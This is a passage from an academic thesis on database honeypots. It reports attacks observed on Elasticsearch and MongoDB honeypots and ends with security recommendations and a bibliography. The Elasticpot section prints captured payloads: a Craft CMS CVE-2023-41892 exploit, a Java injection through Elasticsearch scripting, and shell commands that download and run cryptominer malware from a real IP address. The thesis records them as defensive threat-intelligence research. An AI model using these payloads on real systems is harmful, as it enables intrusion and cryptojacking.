    config={”name”:”test[userCondition]”,”as xyz”:{”class”:”\\GuzzleHttp\\Psr7\\FnStream”,
     ”__construct()”: [{”close”:null}],”_fn_close”:”phpinfo”}}
```

Listing 5.6: Code of attempted Craft CMS CVE-2023-41892 exploitation.

The third and final observation is a RCE attempt that exploits Elasticsearch's scripting capabilities by embedding malicious code in the URL. Code listing 5.7 provides a breakdown of one of these malicious scripts, which uses the `script_fields` to execute harmful Java code (lines 13-25) in Elasticsearch. We identified two distinct attacks from two IPs originating from Tencent in China. In code listing 5.8, lines 1-6 represent the objective of the first attack, while lines 8-17 correspond to another attack by the second IP. Both code injection methods used Java, though they were written differently. It's important to note that Elasticsearch supports scripting capabilities, and Elasticsearch has previously recommended security practices to prevent malicious scripting [47], with updated methods available in their documentation [36]. These attempts indicate that adversaries are exploiting exposed Elasticsearch instances that are likely also not properly configured against malicious scripting.

```
1  /_search?source={
2    ”size”: 1,
3    ”query”: {
4      ”filtered”: {
5        ”query”: {
6          ”match_all”: {}
7        }
8      }
9    },
10   ”script_fields”: {
11     ”exp”: {
12       ”script”: ”
13         import java.util.*;
14         import java.io.*;
15         String str = \”\”;
16         BufferedReader br = new BufferedReader(
17           new InputStreamReader(
18             Runtime.getRuntime().exec(\”curl -o /tmp/sss6 http://61.160.194.160:35168/sss6\”)
       .getInputStream()
19           )
20         );
21         StringBuilder sb = new StringBuilder();
22         while((str = br.readLine()) != null) {
23           sb.append(str);
24         }
25         sb.toString();
26       ”
27     }
28   }
29 }
```

Listing 5.7: Malicious script in the URL field of Elasticsearch part 1. Executes malicious Java script in lines 13-25 through the Elasticsearch's scripting module.

```
 1 rm *
 2 curl -o /tmp/sss6 http://61.160.194.160:35168/sss6
 3 wget -c http://61.160.194.160:35130/sss6
 4 chmod 777 /tmp/./sss6
 5 exec /tmp/./sss6
 6 rm /tmp/*
 7
 8 rm *
 9 wget http://61.160.194.160:35168/sv6
10 chmod 777 sv6
11 exec ./sv6
12 rm -r sv6
13 rm *
14 wget http://61.160.194.160:35168/sv68
15 chmod 777 sv68
16 exec ./sv68
17 rm -r sv68
```

Listing 5.8: Malicious script in the URL field of Elasticsearch part 2. Features the two different attacks, the first being lines 1-6 and the second in lines 8-17. Both scripts attempt to download malware from the same IP.

We were unable to successfully curl any of the files as the connection was refused at the time, but we were able to find scans on VirusTotal. The report for ”sss6” [86] provides its SHA-256 hash, linking it to a known malware family. While detailed reports were non existent, VirusTotal [87] indicates it is associated with the RudeDevil malware family. The behavior page lists rules matching Xrmrig, an open-source cryptominer, and notes CPU statistic checks, suggesting it is mining-related malware.

The second exploit, “sv6,” was also previously scanned on VirusTotal [90] whose SHA-256 hash links to another piece of malware [91]. This malware behaves similarly to “sss6,” and is also part of the RudeDevil family. We believe it is the same malware with some code changes, as its size is the same and its behavior being similar.

Finally, there is “sv68.” This had never been scanned on VirusTotal before we used Virustotal to scan it [92], and no file hash was retrieved. Given the relationship between “sss6” and “sv6,” we searched for ”sss68,” hypothesizing it to be another version of “sv68.” Indeed, a VirusTotal scan with a file hash for “sss68” was found [88]. The analysis page reveals it contains a cryptominer with resource hijacking tags under the MITRE ATT&CK Tactics and Techniques [89], and confirms it is part of the RudeDevil malware family.

Due to time constraints and the scope of this thesis, we will not perform manual malware analysis. Given the lack of extensive written analysis, we assume that all three pieces of malware are different versions of the same cryptominer malware. Future research may delve deeper into this aspect.

From our Elasticpot honeypot deployment, we reaffirmed existing observations and discovered new adversarial behaviors. During the temporal analysis, we observed multiple IPs performing irregular reconnaissance activities by mass scanning URLs and testing for exposed VMware services. Analysis of figure 5.28 showed that new adversaries were detected at a steadily increasing “linear” rate. In the case studies, we examined two attacks. The first was an attempted Craft CMS exploit with the goal of RCE. The second involved exploiting the scripting capabilities of Elasticsearch, attempting to take advantage of misconfigured scripting rules on exposed Elasticsearch hosts. The key takeaway from the logs of this honeypot is that adversaries not only directly attack DBMS but also target potentially interlinked services to compromise the machine.

5.2.5. Mongodb-honeypot

Finally, we discuss the high-interaction MongoDB honeypot. Due to a shortage of collected data in the preliminary experiment, the primary goal of the main experiment was to deploy more instances and extend the data collection period. No additional modifications were made compared to the preliminary experiment. The honeypot itself was somewhat unstable and often disrupted by adversarial actions, causing it to stop working intermittently. To mitigate this, we created a Python monitoring script that accessed the honeypots every hour and notified us when they were down. However, we couldn't always address the downtime promptly, especially during nighttime hours, leading to longer periods of downtime at times. Table 5.24 shows the honeypot locations, the total hours of uptime, and the uptime percentage. The uptime calculation method we used can result in inaccuracy of the actual uptime, rather it's an approximation. If the monitoring system did not send a notification at the beginning of the hour, the honeypot is considered up for that hour. Conversely, if a notification was sent, the honeypot is considered down for that entire hour. The uptime varied, with some honeypots experiencing more frequent downtimes than others. For example, the honeypots in Singapore and the United States had less downtime. We made sure to remove the logged activity of the monitoring device for the analysis.

Honeypot location	Total hours uptime	Uptime Percentage
NL	475	82.61%
IN	506	88.00%
SG	532	92.52%
UK	499	86.78%
US	542	94.26%
DE	490	85.22%
CA	458	79.65%
AU	478	83.13%

Table 5.24: Monogdb-honeypot uptime statistics

We observed a total of $125,087$ actions from $1,233$ distinct IPs. Figure 5.29 illustrates the temporal distribution of activity across all eight honeypots. We combined the data into a single graph for better visibility. The dips to (near) zero traffic are generally due to downtime rather than a lack of adversarial engagement. Nonetheless, we observed continuous activity on the honeypot throughout the experiment. This activity fluctuates heavily on an hourly basis, largely caused by automated scripts that crawl the entire database and perform data theft as discussed in the preliminary analysis.




Figure 5.29: Mongodb-honeypot: Temporal distribution of actions observed from March 19th, 2024, to April 11th, 2024

Figure 5.30 illustrates the unique IPs over time. Generally, the amount of active adversaries is higher than that of RedisHoneyPot and Elasticpot but lower than that of Sticky Elephant. We also observe that the number of new adversaries increases in a rather “linear” manner over time, similar to the trend seen with Elasticpot. And again, there is a significant gap between the number of active adversaries during an hour and the number of new adversaries indicating considerable adversarial retention.




Figure 5.30: Mongodb-honeypot: Temporal distribution of unique IPs, new unique IPs and cumulative new unique IPs observed (right y-axis) observed from March 19th, 2024, to April 11th, 2024

Table 5.25 displays the classification of adversaries by Greynoise. The traffic appears to be more evenly distributed between IPs classified with undetermined intent and those with a defined intent. The majority of IPs were classified as either “benign” or “malicious”. More interestingly, this instance has the highest proportion of IPs classified as “malicious,” a case not observed in previous analyses. This might suggest that adversaries interacting with high-interaction honeypots or MongoDB specifically are different.

When examining the activity of the “benign” actors, we observe that many disconnect almost immediately after connection. However, quite a few query for build information, version, and server status. Some even go as far as querying the honeypot for the list of databases and the collections within those databases. As previously discussed, Greynoise acknowledges that “benign” actors can perform malicious actions, and this behavior further supports that assertion. We still see mostly automated data

Classification	**# IPs**	**# Actions**
No data	45	3,499
Unknown	180	108,945
Benign	481	5,070
Malicious	527	7,573

Table 5.25: Mongodb-honeypot: Greynoise classification of IPs

thefts, what is interesting is that we see two versions now. One is the same as in the preliminary analysis but now asks for increasingly amounts of BTC over time. The other version is similar but is distinct due to the content and the name of the readme file inserted. The ransoms vary in amounts between the two. Also only a few crypto wallet addresses were used. The attacks are still automated as it deletes the entire db even if it only contains a ransom note.

Unfortunately, we did not observe many other noteworthy exploits such as malware or RCE. This is puzzling, as automatic bots or infected machines typically attempt malicious activities regardless of the content within the databases as seen in the medium-interaction honeypots. We hypothesize that this could be due to several factors: the deployment size or data collection period might not have been sufficient, or the configuration of the honeypot, or perhaps that MongoDB may primarily attract adversaries focused on data theft and ransom. Nevertheless, the data collected can be valuable for tracking adversaries' cryptowallets.

From these results we can conclude that the Mongodb-honeypot has demonstrated its effectiveness in revealing adversarial attack patterns, including frequency, engagement, and attractiveness to new adversaries. For the first time, we observed that the majority of the IPs were classified as "malicious". We also reaffirmed that "benign" actors continue to perform malicious actions, such as querying data inside the database. We identified two distinct groups performing data theft, an attack previously seen in the preliminary analysis. While it is disappointing that we did not find more varied exploits such as malware or RCE, we are satisfied with the data collected. This experience has highlighted the challenges of managing high-interaction honeypots and achieving desired results.

5.3. Summary

Our experiments and analysis demonstrated the effectiveness of database honeypots in gathering threat intelligence. We found that our honeypots typically attracted scanning activities within hours of deployment, with some instances detected mere minutes after setup. These scans originated from a variety of sources including security services like Censys [21], Shodan [78], and Palo Alto Networks [65], as well as from malicious actors conducting reconnaissance scans to identify potential targets.

Daily attacks were observed across all honeypots, characterized by intermittent hourly bursts of activity, as illustrated in figure 5.16. Notably, some medium and high interaction honeypots experienced periods of inactivity, such as the medium-interaction Postgres honeypot Sticky Elephant depicted in figure 5.24. Additionally, our data revealed varying preferences among different DBMS. For instance, Microsoft SQL (MSSQL) received over 99% of the scanning activity in our low interaction honeypots (see table 5.17), contrasting with more evenly distributed scanning behavior logged by the telescope in table 5.3. This discrepancy suggests that while scanning activities may appear uniform, actual attackers show distinct preferences for specific DBMS platforms.

Analyzing the presence of adversaries over time, we observed prolonged engagement over time across all honeypots, as evidenced by figure 5.18. The gap between active adversaries and new adversaries widened over time, indicating sustained interest and ongoing attempts to exploit the honeypots.

Our honeypot customizations for the main experiment, detailed in section 4.3.2, provided valuable insights. We found no conclusive evidence that running a single honeypot per Qeeqbox Honeypots instance differed significantly in terms of adversarial activity, traffic, or attraction compared to hosting all five honeypots within the same instance. While with RedisHoneyPot, adversaries systematically attempted to extract fake user login credentials one by one. And with Sticky Elephant, we observed adversaries attempting brute-force attacks on the configuration which denied user access. These observations lead us to conclude that tailoring honeypots for specific objectives can influence how adversaries interact with them, with adversaries adapting their tactics based on the honeypot's configuration.

Based on our analysis of the geographical distribution and Autonomous System Numbers (ASNs) of our attackers, we found that adversaries frequently leverage cloud service providers and hosting services to mask their origins globally, as depicted in figure 5.19. However, we also identified IPs originating from what we suspect to be compromised devices within legitimate organizations, potentially compromised by malware such as worms or botnets.

The utilization of cloud service providers also enabled adversaries to evade identification by established threat intelligence platforms like Greynoise [45]. Such platforms cannot blanket label all IPs from cloud services as malicious, thereby providing cover for malicious activities until detection. Furthermore, during our main experiment, which took place three months after our preliminary experiment, we observed some previously logged IPs engaged in activities such as brute-force attacks. This indicates that cloud service providers may not proactively address misuse of their services.

We have compiled table 5.26 summarizing the attacks observed across each honeypot on the next page. From this table one can observe that certain attacks, such as brute force attempts, were detected across multiple honeypots like Qeeqbox Honeypots, RedisHoneyPot, and Sticky Elephant. But, no login attempts were recorded for Elasticpot and Mongodb-honeypot. However some attacks appear to be specifically aimed to their respective DBMS. For instance, reconnaissance activities varied significantly, with each honeypot showing unique keywords and scanning patterns.

Regarding malware, P2P infect is known to target Redis specifically [40]. While the Kinsing malware, known for its attacks on Redis and other services [77], was found in Sticky Elephant, a Postgres honeypot. This highlights that malware may not exclusively target a single DBMS but can adapt across different platforms with adjustments to the injection method.

A similar pattern is observed with CVE exploitations. CVE-2022-0543 [68] specifically targets an older version of Redis. On the other hand, CVE-2021-22005 [67] and CVE-2023-41892 [69] exploit vulnerabilities in services that can be run alongside any DBMS, making them not DBMS specific but capable of targeting any system utilizing these vulnerable services. These observations indicate that while adversaries target specific DBMS vulnerabilities, other exploits can apply broadly across different DBMS by targeting associated services. It highlights the adaptability of adversaries in exploiting various vulnerabilities beyond just the DBMS itself.

Honeypot	**Attack**	**Details**
Qeeqbox Honeypots	Brute-force	• Login attempts with various usernames and passwords • Attacks in bursts
RedisHoneyPot	Brute-force	• Login attempts with various usernames and passwords • Attacks in bursts
	Reconnaissance	• Various commands exploring the database content and configuration
	P2P infect worm [40]	• Injects and executes script that downloads the worm
	CVE-2022-0543 [68]	• Lua sandbox escape for RCE • Runs `id` command in linux
	ABCbot botnet [4] [32]	• Injects and executes script that downloads the worm
Sticky Elephant	Brute-force	• Login attempts with various usernames and passwords • Attacks in bursts
	Reconnaissance	• Various commands exploring the database content and configuration
	Account manipulation	• Using `ALTER` and `REVOKE` to change user permissions
	Database manipulation	• Commands such as `BEGIN`, `COMMIT`, and `ROLLBACK` • Malicious queries
	Kinsing malware [79]	• Injects and executes script that downloads the malware • Cryptojacking
Elasticpot	Reconnaissance	• Various commands exploring the database content and configuration • Specific queries related to Chinese banking services, and mail.ru • Looping through URLs from a predetermined list • Some presumed manual, others automated
	CVE-2021-22005 [67]	• Crafted SOAP request to gather information • Targeting exposed VMware vSphere [94] services • RCE attempt
	CVE-2023-41892 [69]	• Crafted POST request to gather information • Targeting Craft CMS [27] • RCE attempt
	RCE	• Injection of malicious Java script • Abuses Elasticsearch's scripting tools for execution • Recently observed malware • Presumably cryptojacking
	Data theft	• Crypto ransom in BTC
Mongodb-honeypot	Reconnaisance	• Various commands exploring the database content and configuration
	Data theft	• Deletion of data after backup • Crypto ransom in BTC • Automated script • Two different groups

Table 5.26: Summary of attacks detected on the honeypots

6 Discussion

6.1. Limitations

This thesis was aimed at exploring the combination of honeypot threat gathering capabilities with uncovering adversarial actions on databases. Given this exploratory nature, we encountered several limitations.

The first limitation is the time and scope of the honeypot deployment. Ideally, we would have deployed more honeypot instances for longer periods across more global locations to create a more thorough dataset. The limited timeframe and scope might have caused us to miss some attacks and patterns.

The second limitation is the reliance on pre-existing open source honeypot projects rather than developing our own. While this allowed us to quickly initiate the experiment and use a variety of honeypots simulating different DBMS, it also meant a lack of customization. Due to time constraints, we couldn't thoroughly understand and modify the codebases of these projects, which might have made the honeypots more attractive to adversaries.

Another limitation is the analysis of the logs. Some logs may have been malformed or incomplete due to mismatches in protocols or versions between the honeypots and the clients connecting to them. Our log processing scripts attempted to convert these logs into a standardized form for storage in the SQLite databases, which might have resulted in some log lines being removed or overlooked during insertion into the database. Although storing the logs in a database greatly enhanced manual inspection due to the ability to query the data, we might have missed certain exploits. In particular, the way the MongoDB honeypot logs were formatted made them difficult to read.

We linked some "reconnaissance" attacks to specific CVE exploits, as the exact same code used for reconnaisance was highlighted in attacks discussed on security blogs. However, the logs show that these attacks were never completed after their initial reconnaissance stage, likely because the adversary received an unexpected response since the honeypot did not fully emulate the targeted service. Thus, we can only speculate and associate these attacks with the CVEs but cannot confirm that the attacks actually took place. A more sophisticated honeypot with enhanced service emulation might allow one to observe these attacks to play out in full.

Finally, to attract as many adversaries as possible and capture exploits, we exposed the honeypots to the internet by removing firewall rules. The honeypots also had no IAM systems or had these disabled, allowing unrestricted access. This setup does not accurately reflect a real-world database environment, except in cases where a database is misconfigured on multiple levels.

6.2. Database security recommendations

Based on our observations from running honeypots in a hypothetical research environment, we reiterate some fundamental principles for enhancing database security. While these recommendations may not be new, they can help safeguard against the cyber threats we observed in the data:

Avoid exposing your database directly to the public internet whenever possible. By limiting exposure, you can reduce the attack surface. For instance, creating a client or web application to act as an intermediary between the DBMS and the user can sanitize inputs and prevent actions such as code injection.

Configure robust IAM policies to control who can access your database and what actions they can perform. Strong IAM policies are crucial for limiting access to your database. In our experiments, the honeypots either lacked IAM functionality or had them disabled, which allowed adversaries to manipulate the DBMS at will, leading to data theft and attempts of user privilege alteration. Properly configured IAM policies can prevent unauthorized actions and ensure only authenticated users have the necessary permissions.

Regularly update your database software and associated components to patch known vulnerabilities. Our honeypots revealed the exploitation of specific CVEs, such as CVE-2022-0543 targeting Redis and CVE-2021-22005 as well as CVE-2023-41892 targeting services running alongside the DBMS. Regularly updating and patching your software can mitigate these risks by addressing known vulnerabilities before adversaries can exploit them.

Implement robust monitoring and logging mechanisms to track and analyze database activity. Continuous monitoring and detailed logging are essential for detecting and responding to suspicious activities. Our honeypots showed continuous adversarial engagement and various attack patterns. Effective monitoring can help identify these patterns early and enable timely intervention to prevent potential breaches.

7 Conclusion

7.1. Summary of answers to sub-questions

In Section 4.1, we defined three sub-questions to guide our investigation and address the main research question. Here, we summarize our findings for each of these sub-questions:

Attack Frequency: All our honeypots logged adversarial activity daily, though the intensity fluctuated on an hourly basis. For example, the low-interaction honeypots in figure 5.16 showed clear patterns of activity spikes followed by periods of low traffic. We could not identify a specific pattern regarding the timing of these peaks and valleys. Other honeypots also exhibited irregular behavior, with some hours showing no adversarial actions at all, such as the medium-interaction Redis honeypots in figure 5.21. Thus, while attacks occur daily, the exact timing and volume fluctuations of these attacks remain irregular and unpredictable.

Adversarial Patterns: We observed several adversarial patterns from the logged activity. The first is that adversaries prefer targeting specific honeypots over others. For example, we observed a clear preference for Microsoft SQL from the results of the low-interaction honeypots in table 5.17. This contrasts with the scanning behavior observed from the telescope in table 5.3 and figure 5.4.

The second observation is that adversaries use a wide variety of cloud service providers or hosting services to attack our honeypots. We've observed various large service providers such as OVHcloud, Akamai Connected Cloud, Google Cloud Platform, Ucloud Information Technology, and Digital Ocean. Smaller and more localized ones, such as XHOST INTERNET SOLUTIONS LP, IP Volume Inc., and Informacinės sistemos ir technologijos were also used. These cloud service providers have servers worldwide, making it hard to track where the attackers originate from. This is why the geographic maps show traffic originating from all over the world, as seen in figure 5.19. Additionally, beyond these cloud service providers, we also observed activity from what appear to be infected machines located globally.

This usage of cloud service providers also ties in with the third observation that adversaries are hard to track by known threat intelligence services such as Greynoise. On multiple occasions, we observed that most of the activity was generated by IPs that Greynoise had not logged before or could not determine the intent of, such as in tables 5.20 and 5.21. However, even when this was not the case, there was still a considerable amount of traffic generated by these classifications, as shown in tables 5.22, 5.23, and 5.25.

The fourth observation is that the number of adversaries active during any given hour fluctuates heavily, as seen in the results of the low-interaction honeypots in figure 5.18. Furthermore, depending on the honeypot, some will attract more adversaries initially with long adversarial retention, as seen in Figure 5.18 for low-interaction honeypots, while others show a more linear increase in new adversaries, as seen in Figure 5.28 for the medium-interaction Elasticsearch honeypot.

The fifth and final observation highlights the adaptability of adversaries. They demonstrate the ability to recognize differences in differently configured honeypots, such as scripts to extract data within the customized medium-interaction Redis honeypot. They also resort to brute-force attacks to gain access, as observed with the customized medium-interaction Postgres honeypot. Furthermore, adversaries utilize a wide array of tools, including browsers, clients, VPNs, open-source GitHub projects, and scripts written in various programming languages as observed from the user-agents and attacks.

Nature of Attacks: In terms of actual attacks, we observed several distinct types:

Brute-force attacks: These were prevalent on the low-interaction honeypots, as well as the medium-interaction Redis and Postgres honeypots. The brute-force attempts occurred in periodic bursts, using lists of common, low-complexity usernames and passwords, along with leaked lists of user credentials.

Reconnaissance activities: This type of activity was observed across all medium-interaction and high-interaction honeypots. Some reconnaissance attempts were highly specific, as seen in the medium-interaction Postgres honeypot, while others involved querying for statistics or extracting the entirety of the database.

Remote code execution: We observed these attacks on the medium-interaction Redis and Elasticsearch honeypots. The Redis honeypot was targeted with known exploits of older Redis versions, whereas the Elasticsearch honeypot was attacked through vulnerabilities in Craft CMS and VMware, which can be connected services with Elasticsearch. All these exploits leveraged known CVEs that have since been patched in newer software versions.

Malware: These were identified in the medium-interaction Redis, Postgres, and Elasticsearch honeypots. The attacks typically utilized the scripting capabilities of the DBMS to execute malicious code. The malware observed included worms, botnets, and cryptominers.

Data Theft Attempts: In these attacks, adversaries backed up our fake data by querying it, then proceeded to delete it, and subsequently demanding a ransom. This was particularly common on the medium-interaction Elasticsearch and high-interaction Mongodb honeypots. The high-interaction Mongodb honeypot, which hosted fake customer data, was frequently targeted by such attacks. Adversaries often demanded Bitcoin as the payment currency, and many of these accounts contained payments from other victims.

7.2. Conclusion

Publicly facing databases are attacked daily, with varying intensity levels depending on the specific DBMS, as attackers show preferences for certain systems over others. This preference also impacts the number of adversaries targeting your database. Attackers often use cloud service providers to conceal their identities and may also launch attacks from infected machines within other organizations, making them difficult to track, even for well-known threat intelligence services like Greynoise. Additionally, these adversaries demonstrate a high level of adaptability, employing various tools to achieve their goals. The attacks themselves can range from brute forcing, reconnaissance, and remote code execution to malware deployment and data theft. These insights highlight the effectiveness of database honeypots in gathering valuable threat intelligence on potential attacks databases might encounter.

7.3. Future work

Our research has demonstrated the effectiveness of database honeypots in gathering valuable threat intelligence. Given the evolving nature of cyber threats directed at databases, there remains ample room for further exploration and enhancement. Here, we suggest several areas for future work to deepen our comprehension and mitigation of these threats.

To build on our findings, future research should aim to expand the scope and duration of honeypot deployments. By deploying more honeypots over longer periods and across a wider range of geographic locations, researchers can capture a broader spectrum of adversarial activities. This extended deployment will help identify new patterns and trends.

To attract a wider range of adversaries, future work could focus on developing and customizing honeypots to simulate more realistic database environments. For example, incorporating interconnected services such as dummy webpages with login forms can create more complex attack scenarios. This also includes implementing security measures and configurations that an actual database might have, such as firewall rules and properly configured IAM systems. By simulating a more complex and real environment, the collected data will be more representative of actual attack vectors and methodologies used by adversaries.

Finally enhancing frameworks for alerting cloud service providers and organizations about potential abuse can significantly improve security for all parties involved. By proactively identifying adversaries with the help of honeypots and addressing malicious activity, such frameworks serve as a preemptive measure to mitigate threats before they reach their intended targets.

Bibliography

[1] 0xdf. *HTB: Surveillance*. URL: `https://0xdf.gitlab.io/2024/04/20/htb-surveillance.html` (visited on 05/20/2024).

[2] abuseip. *abuseip page of IP associated with IP volume*. URL: `https://www.abuseipdb.com/check/80.82.77.33` (visited on 04/20/2024).

[3] AbuseIPDB. *AbuseIPDB entry of malicious IP*. URL: `https://www.abuseipdb.com/check/45.156.129.35` (visited on 04/15/2024).

[4] Hui Wang Alex Turing. *Abcbot, an evolving botnet*. URL: `https://blog.netlab.360.com/abcbot_an_evolving_botnet_en/` (visited on 04/20/2024).

[5] Mark Allman, Vern Paxson, and Jeff Terrell. “A brief history of scanning”. In: *Proceedings of the 7th ACM SIGCOMM conference on Internet measurement*. 2007, pp. 77–82.

[6] Amazon. *Amazon EC2 instance IP addressing*. URL: `https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-instance-addressing.html` (visited on 04/20/2024).

[7] Azoth Analytics. *Global Cloud Database and DBaaS Market - Analysis By Database Type (SQL, NOSQL), Deployment Model (Private, Public, Hybrid), Enterprise Size, End-use, By Region, By Country: Market Insights and Forecast (2024-2029)*. 2023. URL: `https://www.researchandmarkets.com/reports/5842958/global-cloud-database-dbaas-market-analysis` (visited on 02/10/2024).

[8] Aniket Anand et al. “Aggressive internet-wide scanners: Network impact and longitudinal characterization”. In: *Companion of the 19th International Conference on emerging Networking EXperiments and Technologies*. 2023, pp. 1–8.

[9] Manos Antonakakis et al. “Understanding the mirai botnet”. In: *26th USENIX security symposium (USENIX Security 17)*. 2017, pp. 1093–1110.

[10] Apple. *The Continued Threat to Personal Data: Key Factors Behind the 2023 Increase*. 2024. URL: `https://www.apple.com/newsroom/pdfs/The-Continued-Threat-to-Personal-Data-Key-Factors-Behind-the-2023-Increase.pdf` (visited on 01/16/2024).

[11] AquilaIrreale. *Mongodb Honeypot Github Repo*. URL: `https://github.com/AquilaIrreale/mongodb-honeypot` (visited on 04/10/2024).

[12] Ofir Arkin. “Network scanning techniques”. In: *Publicom Communications Solutions* (1999).

[13] Richard J Barnett and Barry Irwin. “Towards a taxonomy of network scanning techniques”. In: *Proceedings of the 2008 annual research conference of the South African Institute of Computer Scientists and Information Technologists on IT research in developing countries: riding the wave of technology*. 2008, pp. 1–7.

[14] Elisa Bertino, Sushil Jajodia, and Pierangela Samarati. “Database security: Research and practice”. In: *Information systems* 20.7 (1995), pp. 537–556.

[15] Elisa Bertino and Ravi Sandhu. “Database security-concepts, approaches, and challenges”. In: *IEEE Transactions on Dependable and secure computing* 2.1 (2005), pp. 2–19.

[16] betheroot. *Postgres Honeypot Github Repo*. URL: `https://github.com/betheroot/sticky_elephant` (visited on 04/10/2024).

[17] Monowar H Bhuyan, Dhruba Kr Bhattacharyya, and Jugal K Kalita. “Surveying port scans and their detection methodologies”. In: *The Computer Journal* 54.10 (2011), pp. 1565–1581.

[18] Nick Biasini. *Cisco Talos shares insights related to recent cyber attack on Cisco*. 2022. URL: `https://blog.talosintelligence.com/recent-cyber-attack/` (visited on 02/20/2024).

[19] Elias Bou-Harb, Mourad Debbabi, and Chadi Assi. “Cyber scanning: a comprehensive survey”. In: *Ieee communications surveys & tutorials* 16.3 (2013), pp. 1496–1519.

[20] Dave Burton. *The Dangers of Firewall Misconfigurations and How to Avoid Them*. 2020. URL: `https://www.akamai.com/blog/security/the-dangers-of-firewall-misconfigurations-and-how-to-avoid-them` (visited on 02/29/2024).

[21] Censys. *Censys*. URL: `https://censys.com/` (visited on 05/11/2024).

[22] Identity Theft Resource Center. *Identity Theft Resource Center 2023 Annual Data Breach Report Reveals Record Number of Compromises; 72 Percent Increase Over Previous High*. URL: `https://www.idtheftcenter.org/post/2023-annual-data-breach-report-reveals-record-number-of-compromises-72-percent-increase-over-previous-high/` (visited on 05/21/2024).

[23] Panos Chatziadam, Ioannis G Askoxylakis, and Alexandros Fragkiadakis. "A network telescope for early warning intrusion detection". In: *Human Aspects of Information Security, Privacy, and Trust: Second International Conference, HAS 2014, Held as Part of HCI International 2014, Heraklion, Crete, Greece, June 22-27, 2014. Proceedings 2*. Springer. 2014, pp. 11–22.

[24] CISA. *How-to Guide: Stuff Off Censys*. URL: `https://www.cisa.gov/sites/default/files/publications/Censys_Technical_508c.pdf` (visited on 02/29/2024).

[25] CISA. *How-to Guide: Stuff Off Shodan*. URL: `https://www.cisa.gov/sites/default/files/publications/Shodan_Technical_508c.pdf` (visited on 02/29/2024).

[26] Cisco. *What Is a Cyberattack?* 2024. URL: `https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html` (visited on 02/25/2024).

[27] Craft CMS. *Craft CMS*. URL: `https://craftcms.com/` (visited on 05/11/2024).

[28] European Comission. *What is a data breach and what do we have to do in case of a data breach?* 2024. URL: `https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/obligations/what-data-breach-and-what-do-we-have-do-case-data-breach_en` (visited on 01/21/2024).

[29] curl. *curl*. URL: `https://github.com/curl/curl` (visited on 06/14/2024).

